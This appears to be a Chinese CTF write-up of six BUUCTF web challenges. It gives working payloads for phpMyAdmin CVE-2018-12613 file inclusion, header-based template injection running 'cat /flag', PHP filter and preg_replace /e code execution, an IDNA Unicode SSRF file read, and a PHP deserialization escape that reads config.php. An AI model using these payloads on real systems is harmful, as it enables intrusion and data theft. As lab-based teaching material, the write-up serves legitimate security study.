BUUCTF web练习6

[GWCTF 2019]我有一个数据库

http://a1cc3f6c-de23-40da-988f-25e80dea8ec9.node3.buuoj.cn

主页都是乱码,dirsearch工具扫出phpmyadmin目录

在information_schema表里没搜到flag,看到phpmyadmin版本是4.8.1,搜了下相关漏洞发现


CVE-2018-12613 phpMyAdmin远程文件包含漏洞

$_page传入的是?之前的内容，如果$_page在白名单中则返回true

例如传入?target=db_datadict.php%253f，%253f开始服务器自动解码一次为%3f，然后urldecode函数再解码一次为?，则满足截取?之前的内容在白名单中，返回true。而在index.php中只解码一次为db_datadict.php%3f，然后进行包含


先尝试包含phpinfo.php

```
?target=db_datadict.php%253f/../../phpinfo.php
```



成功执行,确实存在漏洞,直接读取flag

```
?target=db_datadict.php%253f/../../../../flag
```



flag{966ded91-2af9-4978-899c-1673f402ce29}

[BJDCTF2020]The mystery of ip


node3.buuoj.cn:26699

有flag和hint两个页面,flag页面显示了自己的ip,hint页面源码有提示

```
Do you know why i know your ip?
```


在http协议里用X-Forwarded-For来虚构ip,先尝试输入一些字符,能显示出来

猜测存在ssti模板注入,传入{{2*2}}得到回显



直接用{}包裹执行命令

```
X-Forwarded-For: {system("cat /flag")}
```



flag{ad5d4ff0-5d09-470b-b96e-6d3309773f0a}

[BJDCTF2020]ZJCTF，不过如此

http://75277ac6-54b6-4df1-88f2-b2e0c145060b.node3.buuoj.cn

```
<?php
error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')===="I have a dream")){
//需要传入test读取的文件内容为I have a dream
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        die("Not now!");
    }
    include($file);  //next.php
//对file参数进行文件包含
}
else{
    highlight_file(__FILE__);
}
?>
```

先利用file参数使用php://filter/convert.base64-encode/resource读取next.php源码
对text参数使用data://text/plain协议虚构文件内容

```
?text=data://text/plain,I%20have%20a%20dream&file=php://filter/convert.base64-encode/resource=next.php
```

next.php

```
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;
```

```
function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
//使用了/e模式,将字符串固定替换成 strtolower("\\1")
}
foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}
function getFlag(){
    @eval($_GET['cmd']);
}
```


根据这篇文章的分析 深入研究preg_replace与代码执行
cmd传入的参数经过complex方法的转换后,将被等效替换成

```
eval('strtolower("\\1");')
```

\\1经过转义在正则里为\1,指定的第一个匹配项,又因为非法字符在首项时,只有.会被替换成_,根据php可变变量的原因,在PHP中双引号包裹的字符串中可以解析变量,而单引号则不行,需要修改正则使能匹配到里面的变量
payload

```
next.php?\S*=${getFlag()}&cmd=system('cat /flag');
```

flag{2b92bffe-c145-4144-aa35-2f6a39bd9c02} system('cat /flag');



flag{2b92bffe-c145-4144-aa35-2f6a39bd9c02}


[SUCTF 2019]Pythonginx

http://ca6d2335-029e-4019-a9c1-fd6ac52aa787.node3.buuoj.cn
查看源码


```
 @app.route('/getUrl', methods=['GET', 'POST'])
def getUrl():
    url = request.args.get("url")
    host = parse.urlparse(url).hostname
    if host == 'suctf.cc':
        return "我才 your problem? 111"
    parts = list(urlsplit(url))
    host = parts[1]
    if host == 'suctf.cc':
        return "我才 your problem? 222 " + host
    newhost = []
    for h in host.split('.'):
        newhost.append(h.encode('idna').decode('utf-8'))
```

```
    parts[1] = '.'.join(newhost)
    #去掉 url 中的空格
    finalUrl = urlunsplit(parts).split(' ')[0]
    host = parse.urlparse(finalUrl).hostname
    if host == 'suctf.cc':
        return urllib.request.urlopen(finalUrl).read()
    else:
        return "我才 your problem? 333"
    </code>
    <!-- Dont worry about the suctf.cc. Go on! -->
    <!-- Do you know the nginx? -->
```

前两个判断要求host不等于suctf.cc,再经过idna加密后decode('utf-8')传进urlunsplit函数合成url,第三个判断要等于suctf.cc,并且返回合成好的url并接收返回的读取数据.
在2019black hat中有此议题,在unicode中字符℅(U+2100),当IDNA处理此字符时,会将℅变成a/c




如访问http://evil.c℅.com时，实际访问http://evil.ca/c.com



因为这是个python的nginx站,flag路径存在 suctf.cc/usr/local/nginx/conf/nginx.conf 配置里
可以用℅u替换c/u，也可以用ℂ替换c

```
getUrl?url=file://suctf.c℅usr/local/nginx/conf/nginx.conf
getUrl?url=file://suctf.cℂ/usr/local/nginx/conf/nginx.conf
```


server { listen 80; location / { try_files $uri @app; } location @app { include uwsgi_params; uwsgi_pass unix:///tmp/uwsgi.sock; } location /static { alias /app/static; } # location /flag { # alias /usr/ffffffflag; # } }



可以发现flag路径在根目录下,并经过alias处理成 /usr/ffffffflag
同理进行读取

```
getUrl?url=file://suctf.c%usr/ffffffflag
```

flag{20b38477-0030-44ca-9b07-8e6389ce372b}



flag{20b38477-0030-44ca-9b07-8e6389ce372b}

[0CTF 2016]piapiapia

http://d5d9a62a-3d04-4060-8113-9980733d2c2e.node3.buuoj.cn

扫描出源码备份文件www.zip

class.php

```php
<?php
require('config.php');
class user extends mysql{
    private $table = 'users';
    public function is_exists($username) {
        $username = parent::filter($username);
        $where = "username = '$username'";
        return parent::select($this->table, $where);
    }
    public function register($username, $password) {
        $username = parent::filter($username);
        $password = parent::filter($password);
        $key_list = Array('username', 'password');
        $value_list = Array($username, md5($password));
        return parent::insert($this->table, $key_list, $value_list);
    }
    public function login($username, $password) {
        $username = parent::filter($username);
        $password = parent::filter($password);
        $where = "username = '$username'";
        $object = parent::select($this->table, $where);
        if ($object && $object->password === md5($password)) {
            return true;
        } else {
            return false;
        }
    }
    public function show_profile($username) {
        $username = parent::filter($username);
        $where = "username = '$username'";
        $object = parent::select($this->table, $where);
        return $object->profile;
    }
```

```
    public function update_profile($username, $new_profile) {
        $username = parent::filter($username);
        $new_profile = parent::filter($new_profile);
        $where = "username = '$username'";
        return parent::update($this->table, 'profile', $new_profile, $where);
    }
    public function __tostring() {
        return __class__;
    }
}
class mysql {
    private $link = null;
    public function connect($config) {
        $this->link = mysql_connect(
            $config['hostname'],
            $config['username'],
            $config['password']
        );
        mysql_select_db($config['database']);
        mysql_query("SET sql_mode='strict_all_tables'");
        return $this->link;
    }
    public function select($table, $where, $ret = '*') {
        $sql = "SELECT $ret FROM $table WHERE $where";
        $result = mysql_query($sql, $this->link);
        return mysql_fetch_object($result);
    }
    public function insert($table, $key_list, $value_list) {
        $key = implode(',', $key_list);
        $value = '\'' . implode('\',\'', $value_list) . '\'';
        $sql = "INSERT INTO $table ($key) VALUES ($value)";
        return mysql_query($sql);
    }
    public function update($table, $key, $value, $where) {
        $sql = "UPDATE $table SET $key = '$value' WHERE $where";
        return mysql_query($sql);
    }
    public function filter($string) {
        $escape = array('\'', '\\\\');
        $escape = '/' . implode('|', $escape) . '/';
        $string = preg_replace($escape, '_', $string);
        $safe = array('select', 'insert', 'update', 'delete', 'where');
        $safe = '/' . implode('|', $safe) . '/i';
        return preg_replace($safe, 'hacker', $string);
    }
    public function __tostring() {
        return __class__;
    }
```

```
}
session_start();
$user = new user();
$user->connect($config);
```

config.php

```
<?php
    $config['hostname'] = '127.0.0.1';
    $config['username'] = 'root';
    $config['password'] = '';
    $config['database'] = '';
    $flag = '';
?>
```

index.php

```
<?php
    require_once('class.php');
    if($_SESSION['username']) {
        header('Location: profile.php');
        exit;
    }
    if($_POST['username'] && $_POST['password']) {
        $username = $_POST['username'];
        $password = $_POST['password'];
        if(strlen($username) < 3 or strlen($username) > 16)
            die('Invalid user name');
        if(strlen($password) < 3 or strlen($password) > 16)
            die('Invalid password');
        if($user->login($username, $password)) {
            $_SESSION['username'] = $username;
            header('Location: profile.php');
            exit;
        }
        else {
            die('Invalid user name or password');
        }
    }
    else {
?>
//html略
```

profile.php

```
<?php
    require_once('class.php');
    if($_SESSION['username'] == null) {
        die('Login First');
    }
    $username = $_SESSION['username'];
    $profile=$user->show_profile($username);
```

```
    if($profile  == null) {
        header('Location: update.php');
    }
    else {
        $profile = unserialize($profile);
        $phone = $profile['phone'];
        $email = $profile['email'];
        $nickname = $profile['nickname'];
        $photo = base64_encode(file_get_contents($profile['photo']));
?>
<!DOCTYPE html>
<html>
<head>
   <title>Profile</title>
   <link href="static/bootstrap.min.css" rel="stylesheet">
   <script src="static/jquery.min.js"></script>
   <script src="static/bootstrap.min.js"></script>
</head>
<body>
    <div class="container" style="margin-top:100px">
        <img src="<?php echo $photo; ?>" class="img-memeda " style="width:180px;margin:0px auto;">
        <h3>Hi <?php echo $nickname;?></h3>
        <label>Phone: <?php echo $phone;?></label>
        <label>Email: <?php echo $email;?></label>
    </div>
</body>
</html>
<?php
    }
?>
```

register.php

```
<?php
    require_once('class.php');
    if($_POST['username'] && $_POST['password']) {
        $username = $_POST['username'];
        $password = $_POST['password'];
        if(strlen($username) < 3 or strlen($username) > 16)
            die('Invalid user name');
        if(strlen($password) < 3 or strlen($password) > 16)
            die('Invalid password');
        if(!$user->is_exists($username)) {
            $user->register($username, $password);
            echo 'Register OK!<a href="index.php">Please Login</a>';
        }
        else {
            die('User name Already Exists');
        }
```

```
    }
    else {
?>
```

update.php

```
<?php
    require_once('class.php');
    if($_SESSION['username'] == null) {
        die('Login First');
    }
    if($_POST['phone'] && $_POST['email'] && $_POST['nickname'] && $_FILES['photo']) {
        $username = $_SESSION['username'];
        if(!preg_match('/^\d{11}$/', $_POST['phone']))
            die('Invalid phone');
        if(!preg_match('/^[_a-zA-Z0-9]{1,10}@[_a-zA-Z0-9]{1,10}\.[_a-zA-Z0-9]{1,10}$/', $_POST['email']))
            die('Invalid email');
        if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
            die('Invalid nickname');
        $file = $_FILES['photo'];
        if($file['size'] < 5 or $file['size'] > 1000000)
            die('Photo size error');
        move_uploaded_file($file['tmp_name'], 'upload/' . md5($file['name']));
        $profile['phone'] = $_POST['phone'];
        $profile['email'] = $_POST['email'];
        $profile['nickname'] = $_POST['nickname'];
        $profile['photo'] = 'upload/' . md5($file['name']);
        $user->update_profile($username, serialize($profile));
        echo 'Update Profile Success!<a href="profile.php">Your Profile</a>';
    }
    else {
?>
```

在class.php里对sql注入做了过滤

```
public function filter($string) {
        $escape = array('\'', '\\\\');
        $escape = '/' . implode('|', $escape) . '/';
        $string = preg_replace($escape, '_', $string);
        $safe = array('select', 'insert', 'update', 'delete', 'where');
        $safe = '/' . implode('|', $safe) . '/i';
        return preg_replace($safe, 'hacker', $string);
    }
```

可以发现’和\都被替换成_,以及select、insert、update、delete和where被替换成hacker,关键字都被替换了,无法sql注入

在profile.php中发现反序列化,还有对$photo变量的读取操作,感觉存在利用点

```
$profile = unserialize($profile);
$phone = $profile['phone'];
$email = $profile['email'];
$nickname = $profile['nickname'];
$photo = base64_encode(file_get_contents($profile['photo']));
```

跟一下$profile变量的调用点

```
//profile.php
if($_SESSION['username'] == null) {
        die('Login First');
    }
    $username = $_SESSION['username'];
    $profile=$user->show_profile($username);
    if($profile  == null) {
        header('Location: update.php');
    }
    else {
        $profile = unserialize($profile);
        $phone = $profile['phone'];
        $email = $profile['email'];
        $nickname = $profile['nickname'];
        $photo = base64_encode(file_get_contents($profile['photo']));
?>
//update.php
move_uploaded_file($file['tmp_name'], 'upload/' . md5($file['name']));
        $profile['phone'] = $_POST['phone'];
        $profile['email'] = $_POST['email'];
        $profile['nickname'] = $_POST['nickname'];
        $profile['photo'] = 'upload/' . md5($file['name']);
        $user->update_profile($username, serialize($profile));
        echo 'Update Profile Success!<a href="profile.php">Your Profile</a>';
```

可以发现$profile变量是通过上传来赋值的
$photo为文件上传,存放在upload/下,但move_uploaded_file()会对我们上传的文件重命名,新名字为文件名md5加密,没有后缀名,无法形成webshell
$profile参数有phone、email、nickname和photo
根据$photo = base64_encode(file_get_contents($profile['photo']));,flag存在config.php中
如果$profile[''']是config.php就可以读取到flag
update.php对三个参数进行了严格过滤

```
if($_POST['phone'] && $_POST['email'] && $_POST['nickname'] && $_FILES['photo']) {
    $username = $_SESSION['username'];
    if(!preg_match('/^\d{11}$/', $_POST['phone']))
        die('Invalid phone');
    if(!preg_match('/^[_a-zA-Z0-9]{1,10}@[_a-zA-Z0-9]{1,10}\.[_a-zA-Z0-9]{1,10}$/', $_POST['email']))
```

```
        die('Invalid email');
    if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
        die('Invalid nickname');
```

1. phone参数规定为11位手机号
2. email参数规定为一个标准邮箱
3. nickname参数如果有字母或数字则终止运行,preg_match只正则字符型变量,可以数组绕过

知道了四个变量的规范,构造序列化字符串

```
<?php
function filter($string) {
    $escape = array('\'', '\\\\');
    $escape = '/' . implode('|', $escape) . '/';
    $string = preg_replace($escape, '_', $string);
    $safe = array('select', 'insert', 'update', 'delete', 'where');
    $safe = '/' . implode('|', $safe) . '/i';
    return preg_replace($safe, 'hacker', $string);
}
$profile['phone'] = "01234567890";
$profile['email'] = "Damya@Damya.com";
$profile['nickname'] = $_POST['nickname'];
$profile['photo'] = 'upload/' . md5($file['webshell']);
if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10){
    die('Invalid nickname');
}
else{
    print_r(serialize($profile));
}
```

得到序列化信息

```
a:4:{
s:5:"phone";s:11:"01234567890";
s:5:"email";s:15:"Damya@Damya.com";
s:8:"nickname";N;
s:5:"photo";s:39:"upload/d41d8cd98f00b204e9800998ecf8427e";}
```

进行反序列化字符逃逸,需要传入s:5:”photo”;s:10:”config.php”;},即逃逸”;}s:5:”photo”;s:10:”config.php”;} 共34个字符
filter()中除了where其他被替换字符都是6个字符,把where替换成hacker可以逃逸1个字符,于是构建34次where加上需要逃逸的内容就是payload
比如 s:8:”nickname”;a:1:{i:0;s:5:”where”;} 经过替换变为 s:8:”nickname”;a:1:{i:0;s:6:”hacker”;}，则}逃逸出去

```
a:4:{
s:5:"phone";s:11:"01234567890";
s:5:"email";s:15:"Damya@Damya.com";
s:8:"nickname";a:1:{i:0;s:204:"wherewherewherewherewherewherewherewherewherewherewherewherewh
```

```
erewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}";}
s:5:"photo";s:39:"upload/d41d8cd98f00b204e9800998ecf8427e";}
```


逃逸后 ”};s:5:“photo”;s:10:“config.php”;} 不认为是nickname的一部分,而被认为是photo的内容

后面的”;}s:5:”photo”;s:39:”upload/d41d8cd98f00b204e9800998ecf8427e”;}直接被忽略


此时需要到update.php页面抓个包改name传入数组,post构造好的序列化代码

```
name="nickname[]"
wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}
```

回到页面处,到register页面注册账号,登录,上传图片马



再访问profile.php页面获取源码




```
<?php
$config['hostname'] = '127.0.0.1';
$config['username'] = 'root';
$config['password'] = 'qwertyuiop';
$config['database'] = 'challenges';
$flag = 'flag{82b7a32e-6d28-4bbf-be01-f0cb1f6ffbe2}';
?>
```

[ASIS 2019]Unicorn shop

http://e89dfe47-2f03-4e45-bae8-cde219f2a30d.node3.buuoj.cn

欢迎来到独角兽商店。
“金钱从来不会使人快乐，也不会使人快乐；本质上没有什么东西能产生快乐。越多的人就会拥有更多的欲望。”-本杰明·富兰克林

商品编号	价钱	英语	西班牙文	德语	俄语
1	2.0	黑色和白色独角兽	黑色和白色独角兽	黑色和白色独角兽	黑色和白色独角兽
2	5.0	独角兽家族	独角兽家族	独角兽家族	独角兽家族
3	8.0	勇士独角兽	独角兽战士	勇士独角兽	勇士独角兽
4	1337.0	超级独角兽	超级独角兽	超Einhorn	超级独角兽

购买独角兽

商品编号 价钱 采购!

查看源代码,注释处提示utf-8编码很重要

```
<meta charset="utf-8"><!--Ah,really important,seriously. -->
```

当尝试购买商品时,必须得输入完整的价格,存在报错提示

```
Only one char(?) allowed!
```

意思是只能输入一个字符且要大于1337
到 这个网站 寻找适合的字符,确保Numeric Value大于1337即可
从U+10107-U+10133都有Numeric Value标识,范围从1-90000挑选适合的传入

